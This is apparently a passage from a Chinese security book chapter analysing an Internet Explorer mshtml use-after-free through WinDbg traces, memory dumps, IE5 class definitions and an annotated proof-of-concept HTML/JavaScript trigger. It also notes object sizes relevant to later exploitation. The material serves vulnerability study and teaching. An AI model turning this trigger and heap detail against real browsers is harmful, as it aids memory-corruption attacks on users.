6141ad77 50              push    eax
6141ad78 8d45e8          lea     eax,[ebp-18h]
6141ad7b 50              push    eax
6141ad7c ff7508          push    dword ptr [ebp+8]
6141ad7f 57              push    edi
6141ad80 e817020000      call    mshtml!CMarkup::InsertElementInternal (6141af9c)

mshtml!CDoc::InsertElement+0x8a:
6141ad85 5f              pop     edi
6141ad86 5e              pop     esi
6141ad87 5b              pop     ebx
6141ad88 c9              leave
6141ad89 c20c00          ret     0Ch
```

图7-18　调用CMarkup::InsertElementInternal函数

CMarkup::InsertElementInternal函数里面会在DOM结构树里面搜索准备插入的分支节点，此处是body节点，找到后会分配0x4C大小的内存（后面漏洞利用部分需要控制对象大小时会使用到），然后调用CTreeNode::CTreeNode构建所添加元素的DOM树数据结构信息，如图7-19所示。

```
CTreePosGap::MoveTo((CTreePosGap *)&v73, v63);
v71 = CTreePosGap::Branch(v21);             // 起始分支CBodyElement
// 目标分支，此处返回CBodyElement，即body节点元素，也就是span将要添加进去的地方
v23 = CTreePosGap::Branch(v22);
while ( 1 )
{
  v67 = v23;
  // 从起始分支开始循环搜索，直到找到目标节点
  if ( CMarkup::SearchBranchForNodeInStory(v24, v71, v23, (struct CTreeNode *)v62) )
    v72 = 1;                                // 标记位
  if ( HeapAlloc(g_hProcessHeap, 8u, 0x4Cu) )// 分配大小为0x4C的内存
  {
    // 在Body下创建DOM树节点，CTreeNode保存着创建元素span的DOM树数据结构
    v26 = CTreeNode::CTreeNode(v67, 0);
    v78 = v26;
  }
```

图7-19　调用CTreeNode::CTreeNode创建元素的DOM树结构信息

关于分配的内存用途，具体参见后面的分析。在执行CTreeNode::CTreeNode后会得到span元素的CTreeNode对象地址，里面就指向span元素：

```
0:009> p
eax=18ffdfb0 ebx=00000000 ecx=18ffdfb0 edx=00000000 esi=0637ced0 edi=18edefd8
```

```
eip=65b4b183 esp=0637ce00 ebp=0637cea0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CMarkup::InsertElementInternal+0x24f:
65b4b183 e8eba90c00      call    mshtml!CTreeNode::CTreeNode (65c15b73)
0:009> p
eax=18ffdfb0 ebx=00000000 ecx=18ffdfb0 edx=00000008 esi=0637ced0 edi=18edefd8
eip=65b4b188 esp=0637ce08 ebp=0637cea0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CMarkup::InsertElementInternal+0x254:
65b4b188 8bf0            mov     esi,eax
0:009> dd eax l1
18ffdfb0  18edefd8
0:009> dps poi(eax) l1
18edefd8  65b49058 mshtml!CSpanElement::`vftable'
```

为了知道所创建元素的CTreeNode，我们可以在上面的CTreeNode::CTreeNode函数执行的下一条指令下断，即可获得CTreeNode对象地址：

```
bu mshtml!CMarkup::InsertElementInternal+1ec ".echo '=== CTreeNode ===';dd eax l1; dps
poi(eax) l1;gc"
```

执行效果如下：

```
0:009> g
'=== CTreeNode ==='
18b56fb0  16f56fd8
16f56fd8  65b49058 mshtml!CSpanElement::`vftable'
'=== CTreeNode ==='
172aafb0  18b2efd8
18b2efd8  65b49058 mshtml!CSpanElement::`vftable'
'=== CTreeNode ==='
18bcffb0  18b64fc8
18b64fc8  65b5c668 mshtml!CGenericElement::`vftable'
'=== CTreeNode ==='
18e8afb0  19047fb8
19047fb8  65a564c0 mshtml!CTable::`vftable'
'=== CTreeNode ==='
14ec2fb0  14eccfd8
14eccfd8  65a59330 mshtml!CHRElement::`vftable'
```

结合前面创建元素的断点设置方法，我们可以实时地列出所添加的元素的CElement和CTreeNode对象地址及其内容：

```
0:031> bu mshtml!CElement::CElement+0x1e ".echo '=== CElement ===';dd edi l(28/4);gc"
```

```
0:031> bu mshtml!CreateElement+0x41 "ln eax;gc"（注：如有 2 处地址，取第 2 处即可）
Matched: 65b912fa mshtml!CreateElement = <no type information>
Matched: 65bce4fc mshtml!CreateElement = <no type information>
Ambiguous symbol error at 'mshtml!CreateElement+0x41 "ln eax;gc"'
0:031> bu 65bce4fc+41 "ln eax;gc"
0:031> bu mshtml!CMarkup::InsertElementInternal+1ec ".echo '=== CTreeNode ===';dd eax l1;
dps poi(eax) l1;gc"
0:031> g
……
######## 创建 f0(span)元素########
'=== CElement ==='
06a8ade0  65a55570 00000001 00000008 00000000
06a8adf0  00000000 00000000 00000000 00000000
06a8ae00  00000000 00000000
'=== CTreeNode ==='
06a9e808  06a8ade0
06a8ade0  65b49058 mshtml!CSpanElement::`vftable'

######## 创建 f1(span)元素########
'=== CElement ==='
06a8b4a0  65a55570 00000001 00000008 00000000
06a8b4b0  00000000 00000000 00000000 00000000
06a8b4c0  00000000 00000000
'=== CTreeNode ==='
06a9e860  06a8b4a0
06a8b4a0  65b49058 mshtml!CSpanElement::`vftable'

######## 创建 f2(span)元素########
'=== CElement ==='
06a8b710  65a55570 00000001 00000008 00000000
06a8b720  00000000 00000000 00000000 00000000
06a8b730  00000000 00000000
'=== CTreeNode ==='
06a9e8b8  06a8b710
06a8b710  65b49058 mshtml!CSpanElement::`vftable'

######## 在 f2 中添加 datalist 元素########
'=== CElement ==='
0044fa10  65a55570 00000001 00000008 00000000
0044fa20  00000000 00000000 00000000 00000000
0044fa30  00000000 00000000
```

```
'=== CTreeNode ==='
062bb868  0044fa10
0044fa10  65b5c668 mshtml!CGenericElement::`vftable'

######## 在 f1 中添加 table 元素########
'=== CElement ==='
06ad4b50  65a55570 00000001 00000008 00000000
06ad4b60  00000000 00000000 00000000 00000000
06ad4b70  00000000 00000000
'=== CTreeNode ==='
062bb8c0  06ad4b50
06ad4b50  65a564c0 mshtml!CTable::`vftable'.

######## 在 f1 中添加 hr 元素########
'=== CElement ==='
06a8b8c0  65a55570 00000001 00000008 00000000
06a8b8d0  00000000 00000000 00000000 00000000
06a8b8e0  00000000 00000000
'=== CTreeNode ==='
062bbb28  06a8b8c0
06a8b8c0  65a59330 mshtml!CHRElement::`vftable'

(124c.1770): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=65b263d0 ebx=062bb868 ecx=0044fa10 edx=147d89ff esi=02d7c898 edi=00000000
eip=147d89ff esp=02d7c868 ebp=02d7c884 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
147d89ff ??              ???
```

根据上面的日志信息，可以知道漏洞对象CGenericElement就是在f2添加datalist时创建的，相当于PoC中的代码：

```
f2.appendChild(document.createElement('datalist'));
```

基于前面的分析，我们跟踪分析CGenericElement的创建过程：

```
0:005> p
eax=00305198 ebx=00000000 ecx=00000000 edx=00000000 esi=0248cd00 edi=0248ccf4
eip=65b4b161 esp=0248cc38 ebp=0248ccd0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CMarkup::InsertElementInternal+0x231:
65b4b161 6a4c            push    4Ch
```

```
0:005> p
eax=00305198 ebx=00000000 ecx=00000000 edx=00000000 esi=0248cd00 edi=0248ccf4
eip=65b4b163 esp=0248cc34 ebp=0248ccd0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CMarkup::InsertElementInternal+0x233:
65b4b163 6a08            push    8
0:005> p
eax=00305198 ebx=00000000 ecx=00000000 edx=00000000 esi=0248cd00 edi=0248ccf4
eip=65b4b165 esp=0248cc30 ebp=0248ccd0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CMarkup::InsertElementInternal+0x235:
65b4b165 ff351854f965    push    dword ptr [mshtml!g_hProcessHeap (65f95418)]
ds:0023:65f95418=00220000
0:005> p
eax=00305198 ebx=00000000 ecx=00000000 edx=00000000 esi=0248cd00 edi=0248ccf4
eip=65b4b16b esp=0248cc2c ebp=0248ccd0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CMarkup::InsertElementInternal+0x23b:
65b4b16b ff151013a565    call    dword ptr [mshtml!_imp__HeapAlloc (65a51310)]
ds:0023:65a51310={ntdll!RtlAllocateHeap (774b2d66)}
0:005> p
eax=003050e8 ebx=00000000 ecx=00000000 edx=00000000 esi=0248cd00 edi=0248ccf4
eip=65b4b171 esp=0248cc38 ebp=0248ccd0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CMarkup::InsertElementInternal+0x241:
65b4b171 3bc3            cmp     eax,ebx
……
0:005> p
'=== CTreeNode ==='
003050e8  05699ff0
05699ff0  65b5c668 mshtml!CGenericElement::`vftable'
```

从这里可以看到，在mshtml!CMarkup::InsertElementInternal函数里面分配的0x4C大小的内存正是用于构造DOM树数据结构的CTreeNode，里面存放将创建的元素对象的地址。

关于PoC中元素的创建及添加到DOM树的过程，已分析完毕。搜索DOM树中f0元素的祖先（即body元素）并将其置空，并非清空body元素，只是将f0与body断绝父子关系而已：

```
f0.offsetParent=null;
```

重新打开IE加载poc.html，然后按F12键就可以打开开发人员工具，然后在上述代码行号前单击一下，即可下断点，如图7-20所示。




图7-20　IE开发人员工具

接着，单击代码上方的“启动调试”按钮，会弹出如图7-21所示的确认框，单击“确认”按钮即可。




图7-21　调试网页时的弹出框

接着，按图7-7所示那样操作即可在JavaScript代码上断下，此时f0.offsetParent指向body元素，如图7-22所示。




图7-22 JavaScript代码调试

按F11键逐句调试，执行f0.offsetParent=null后，在“局部变量”窗口可以看到offsetParent值变为null了，如图7-23所示。




图7-23 局部变量offsetParent被置为null

搜索可能相关的函数：

```
0:028> x mshtml!*offsetParent*
6689140f mshtml!CDisplayRequestGetOffsetParent::~CDisplayRequestGetOffsetParent = <no type information>
6689134b mshtml!CDisplayRequestGetOffsetParent::CDisplayRequestGetOffsetParent = <no type information>
6689184e mshtml!CDisplayBox::IsOffsetParent = <no type information>
6689188a mshtml!CDisplayBox::FindOffsetParent = <no type information>
66889f31 mshtml!CDisplayRequestGetOffsetParent::GetOffsetTopLeft = <no type information>
66891434 mshtml!CLayoutBlock::IsOffsetParent = <no type information>
66891aa5 mshtml!CDisplayRequestGetOffsetParent::SetOffsetParentDisplayBox = <no type information>
66891364 mshtml!CDisplayRequestGetOffsetParent::OffsetParent = <no type information>
6696ce42 mshtml!CElement::GetOffsetParentHelper = <no type information>
66891b41 mshtml!CTextDisplayBox::IsOffsetParent = <no type information>
```

```
66a2db94 mshtml!s_propdescCElementoffsetParent = <no type information>
66891abd mshtml!CDisplayRequestGetOffsetParent::SetSourceDisplayBox = <no type information>
6696d4f7 mshtml!CElement::get_offsetParent = <no type information>
66891919 mshtml!CDisplayBox::TransformRectToOffsetParent = <no type information>
```

从输出情况看，最有可能就是CElement::get_offsetParent函数与CElement::GetOffsetParentHelper函数，其实get_offsetParent最终也是调用GetOffsetParentHelper，因此在GetOffsetParentHelper函数上下断点。因为这里会先查找邻近的祖先元素，所以也会去索引DOM树结构，CTreeNode结构数据可能会被进行读写操作。为了弄清楚在GetOffsetParentHelper函数内对CTreeNode的操作情况，笔者在GetOffsetParentHelper函数入口与结尾处下断点。应该对CTreeNode哪个位置下访问断点呢？可以先来看下f0.offsetParent=NULL删除前后的情况，然后对比f0的CTreeNode数据变化。

```
未设置 f0.offsetParent=NULL 时的 CTreeNode 数据情况：
0:008> dd 06468708 l13
06468708  051db708 06468130 ffff025b ffffffff
06468718  00000b71 00000013 06468578 064c7a40
06468728  06468578 06468980 00000062 00000000
06468738  00000000 06468998 06468998 064687c8
06468748  00000008 00000000 00000000

设置 f0.offsetParent=NULL 时的 CTreeNode 数据情况如下,它在 CTreeNode+0x44 的位置保存 CTextBlock
结构：
0:009> dd 060a5e70 l13
060a5e70  0611a030 060a5cb8 0002025b 00000001
060a5e80  00000661 0000000b 060a5c30 0026a980
060a5e90  060a5c30 060a5e98 00000b72 00000012
060a5ea0  00269f30 00310e38 060a5e80 060a5ed8
060a5eb0  00000020 0604d398 00000000
0:009> ln poi(0604d398 )
(63b163f4)   mshtml!CTextBlock::`vftable'   |  (63b16400)
mshtml!CTableContainerBlock::`vftable'
Exact matches:
mshtml!CTextBlock::`vftable' = <no type information>
```

里面差别比较明显的就是CTreeNode+8和CTreeNode+C的两处数据，因此对这两处设置写断点，这样就可以看到GetOffsetParentHelper函数里面哪些地方对CTreeNode上的两处地方写数据了。

```
0:009> g
Breakpoint 10 hit
eax=00000001 ebx=0606fc10 ecx=00000001 edx=003f4ec8 esi=02dfad60 edi=0606c150
eip=66c4a4a3 esp=02dfac60 ebp=02dfac84 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
```

```
mshtml!CTreeNode::CacheNewFormats+0x109:
66c4a4a3 f6460802       test    byte ptr [esi+8],2       ds:0023:02dfad68=07
0:009> ub 66c4a4a3 l2
mshtml!CTreeNode::CacheNewFormats+0x101:
66c4a49b 668b45fc       mov     ax,word ptr [ebp-4]
66c4a49f 6689470c       mov     word ptr [edi+0Ch],ax // 向CTreeNode+C位置写入1
0:009> dd 0606c150 l13
0606c150  0612fea8 060760b0 ffff025b ffff0001
0606c160  00000a51 00000012 0606c1d0 0606c210
0606c170  0606c648 0606c738 00000062 00000000
0606c180  00000000 0606c750 0606c750 0606c2c0
0606c190  00000008 00000000 00000000
```

虽然代码里面设置的是对f0的offsetParent置空，但是f1和f2里面的CTreeNode+C值也会同样被写入1，而后面将innerHTML置空后，该值又会被重新写入0xffff。重新对CTreeNode+C设置读断点，看看该值的用途，最后程序断在CTreeNode::GetCharFormat：


```
0:009> g
Breakpoint 10 hit
eax=0606c150 ebx=0612fea8 ecx=00000001 edx=0606c150 esi=0606c150 edi=00000000
eip=66c3dcdd esp=02dfcfb0 ebp=02dfcfb4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTreeNode::GetCharFormat+0x4:
66c3dcdd 6685c9          test    cx,cx
0:009> u mshtml!CTreeNode::GetCharFormat
mshtml!CTreeNode::GetCharFormat:
66c3dcd9 0fb7480c        movzx   ecx,word ptr [eax+0Ch] // 判断CTreeNode+C的word值是否小于0，小于则调用GetCharFormatHelper
66c3dcdd 6685c9          test    cx,cx
66c3dce0 0f8c5a68f9ff     jl      mshtml!(66bd4540)
66c3dce6 56              push    esi
66c3dce7 ff35605df966     push    dword ptr [mshtml!g_dwTls (66f95d60)]
66c3dced 0fbff1          movsx   esi,cx
66c3dcf0 ff15ec12a566     call    dword ptr [mshtml!_imp__TlsGetValue (66a512ec)]
66c3dcf6 6bf60c          imul    esi,esi,0Ch
```

对0x66c3dcd9下断点，发现它会遍历每个元素进行处理，不同元素可能不同值，普通取值范围在0~3，比如当处理HR元素时，发现CTreeNode+C处的值为3：

```
0:009> g
Breakpoint 5 hit
eax=06c5afd8 ebx=00000000 ecx=00000060 edx=00000040 esi=06c5afd8 edi=060cf4b8
eip=66c3dcd9 esp=02dfd1bc ebp=02dfd1d0 iopl=0         nv up ei pl nz na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CTreeNode::GetCharFormat:
66c3dcd9 0fb7480c        movzx   ecx,word ptr [eax+0Ch]   ds:0023:06c5afe4=0003
0:009> ln poi(poi(06c5afe4-c))
(66a59330)   mshtml!CHRElement::`vftable'   |  (66d6ca44)   mshtml!`string'
Exact matches:
    mshtml!CHRElement::`vftable' = <no type information>
```

因此，初步怀疑该值可能为元素的引用计数，当它小于0（如0xFFFF）时就会调用CTreeNode::GetCharFormatHelper重新计算节点格式。后来笔者又参考了IE5的源码，看到CTreeNode有如下的类定义（如图7-24所示），虽然版本有点旧，但基本正确，只是不够完整而已。




```
    // Class Data
    CElement*    _pElement;                          // The element for this node
    CTreeNode*   _pNodeParent;                       // The parent in the CTreeNode tree

    // DWORD 1
    BYTE         _etag;                              // 0-7:     element tag
    BYTE         _fFirstCommonAncestorNode     : 1;  // 8:       for finding common ancestor
    BYTE         _fInMarkup                    : 1;  // 9:       this node is in a markup and shouldn't die
    BYTE         _fInMarkupDestruction         : 1;  // 10:      Used by CMarkup::DestroySplayTree
    BYTE         _fHasLookasidePtr             : 2;  // 11-12    Lookaside flags
    BYTE         _fBlockNess                   : 1;  // 13:      Cached from format -- valid if _iFF != -1
    BYTE         _fHasLayout                   : 1;  // 14:      Cached from format -- valid if _iFF != -1
    BYTE         _fUnused                      : 1;  // 15:      Unused

    SHORT        _iPF;                               // 16-31:   Paragraph Format

    // DWORD 2
    SHORT        _iCF;                               // 0-15:    Char Format
    SHORT        _iFF;                               // 16-31:   Fancy Format

protected:
    // Use GetBeginPos() or GetEndPos() to get at these members
    CTreePos     _tpBegin;                           // The begin CTreePos for this node
    CTreePos     _tpEnd;                             // The end CTreePos for this node

public:
    // STATIC MEMBERS
    DECLARE_TEAROFF_TABLE_NAMED(s_apfnNodeVTable)
```

图7-24　IE5源码中对CTreeNode的类定义

从上面可以看到，CTreeNode+4是父节点的CtreeNode结构，CTreeNode+8是一些标记位定义，CTreeNode+0C其实是个定义CharFormat的整数值_iCF，而f0.offsetParent=null一句刚好会将其置1，这样它就不会调用CTreeNode::GetCharFormatHelper去重新计算格式用于后续渲染，导致原本未被渲染的节点被误以为渲染了。

接下来，执行以下JavaScript代码，执行前后的变化如图7-25所示。

```
f2.innerHTML="";
```

```
f0.appendChild(document.createElement('hr'));
f1.innerHTML="";
```




图7-25　执行前后的变化

通过调试JavaScript可以很容易地帮助读者理解代码的意思，方便后续的漏洞分析。最后执行CollectGarbage函数进行垃圾回收，从7.4.2节可以知道漏洞对象CGenericElement就是在垃圾回收时被释放的。从图7-24中可以看到f1和f2的内部HTML代码已被清空，其所占内存就会在垃圾回收时被释放，此时的CGenericElement对象，也就是f2中的datalist元素已被清空，所以CGenericElement对象内存也会被一并释放掉，其实连f1中的TABLE元素也会被释放掉。

为方便区分垃圾回收前后的情况，我们在PoC的JavaScript代码中添加一些调试信息，使用Math.atan2来做日志记录：

```
<script>

Math.atan2(1, "[*] Create f0(span)...");
f0=document.createElement('span');
document.body.appendChild(f0);

Math.atan2(1, "[*] Create f1(span)...");
f1=document.createElement('span');
document.body.appendChild(f1);

Math.atan2(1, "[*] Create f2(span)...");
f2=document.createElement('span');
document.body.appendChild(f2);

Math.atan2(1, "[*] f2 appendChild datalist ...");
document.body.contentEditable="true";
f2.appendChild(document.createElement('datalist')); //has to be a data list

Math.atan2(1, "[*] f1 appendChild table ...");
```

```
    f1.appendChild(document.createElement('table'));


    try{

          Math.atan2(1, "[*] Set f0 offsetParaent NULL ...");
          f0.offsetParent=null;

    }catch(e){  }

    Math.atan2(1, "[*] Set f2 innerHTML NULL ...");
    f2.innerHTML="";

    Math.atan2(1, "[*] f0 appendChild hr ...");
    f0.appendChild(document.createElement('hr'));

    Math.atan2(1, "[*] Set f1 innerHTML NULL ...");
    f1.innerHTML="";

    Math.atan2(1, "[*] Collect Garbage ...");
    CollectGarbage();
    Math.atan2(1, "[*] End !!!");

</script>
```

然后，通过WinDbg设置断点输出传递给atan2的字符串参数即可实现日志记录的功能：

```
bu jscript!JsAtan2 ".printf \"%mu\",poi(poi(poi(esp+14)+8)+8);.echo;"
```

同时，继续保留着前面对CElement和CTreeNode的条件记录断点，重新调试：

```
……
0:004> g
'=== CElement ==='
003625a0  65a55570 00000001 00000008 00000000
003625b0  00000000 00000000 00000000 00000000
003625c0  00000000 00000000
'=== CTreeNode ==='
05bdb738  003625a0
003625a0  65b5c668 mshtml!CGenericElement::`vftable'
……
0:004> g
'=== CElement ==='
```

```
06381a28  65a55570 00000001 00000008 00000000
06381a38  00000000 00000000 00000000 00000000
06381a48  00000000 00000000
'=== CTreeNode ==='
05bdc0d8  06381a28
06381a28  65a564c0 mshtml!CTable::`vftable'
……
0:004> g
'=== CElement ==='
05b423d0  65a55570 00000001 00000008 00000000
05b423e0  00000000 00000000 00000000 00000000
05b423f0  00000000 00000000
'=== CTreeNode ==='
05bdc028  05b423d0
05b423d0  65a59330 mshtml!CHRElement::`vftable'
……
0:004> g
[*] Collect Garbage ...
eax=0248cf48 ebx=0248cef8 ecx=005df1d8 edx=6a80c6dd esi=01711c30 edi=0248cee8
eip=6a80c6dd esp=0248cea8 ebp=0248cf0c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
jscript!JsAtan2:
6a80c6dd 8bff           mov     edi,edi
0:004> g
[*] End !!!
eax=0248cf48 ebx=0248cef8 ecx=005df1d8 edx=6a80c6dd esi=01711c30 edi=0248cee8
eip=6a80c6dd esp=0248cea8 ebp=0248cf0c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
jscript!JsAtan2:
6a80c6dd 8bff           mov     edi,edi
```

上面的CElement和CTreeNode是未赋值的情况，很多还是0初始化。执行f0.offsetParent=null完成赋值，直接看下调试情况可以知道CELement+0x14保存着CTreeNode指针，记住这一点就行，因为后面要用到。

```
'=== CElement ==='
03b6d238  65419058 00000002 00000008 00000000
03b6d248  027d82b8 002b82a8 0000005b 80010200
03b6d258  00000006 06d25ba8
'=== CTreeNode ==='
002b82a8  03b6d238 03baf1f0 0002025b 00000001
002b82b8  00000a51 00000011 03baf338 002b7840
```

```
002b82c8  03bae990 002b7828 00000062 00000000
002b82d8  00000000 002b7840 002b7840 002b81e8
002b82e8  00000020 002e4a00 00000000
```

接下来，我们看下垃圾回收后，CGenericElement对象和CTable对象的变化，如图7-26和图7-27所示（其中地址参考上面WinDbg输出的日志），f2的datalist子元素创建的CGenericElement对象已被释放，但其CTreeNode依然存在，并且依然指向已释放的CGenericElement对象。同样，f1的table子元素创建的CTable对象也被释放，但其CTreeNode也依然存在并指向已释放的CTable，CTable还不是直接导致UAF的对象。



图7-26　CGenericElement和CTable对象的变化




图7-27　垃圾回收前后的对比，CTreeNode依然指向已释放的CTable

前面我们知道f0.offsetParent=null会使得未渲染的CTreeNode被误认为渲染过，如果我们把它删除会发现CGenericElement的CTreeNode结构也会被清除，说明最终未被渲染的节点都会被清除：

```
0:005> g
……
'=== CTreeNode ==='
```

```
06409248  06399f18 06408fd8 ffff0075 ffffffff
06409258  00000000 00000000 00000000 00000000
06409268  00000000 00000000 00000000 00000000
06409278  00000000 00000000 00000000 00000000
06409288  00000008 00000000 00000000
06399f18  605cc668 mshtml!CGenericElement::`vftable'
```

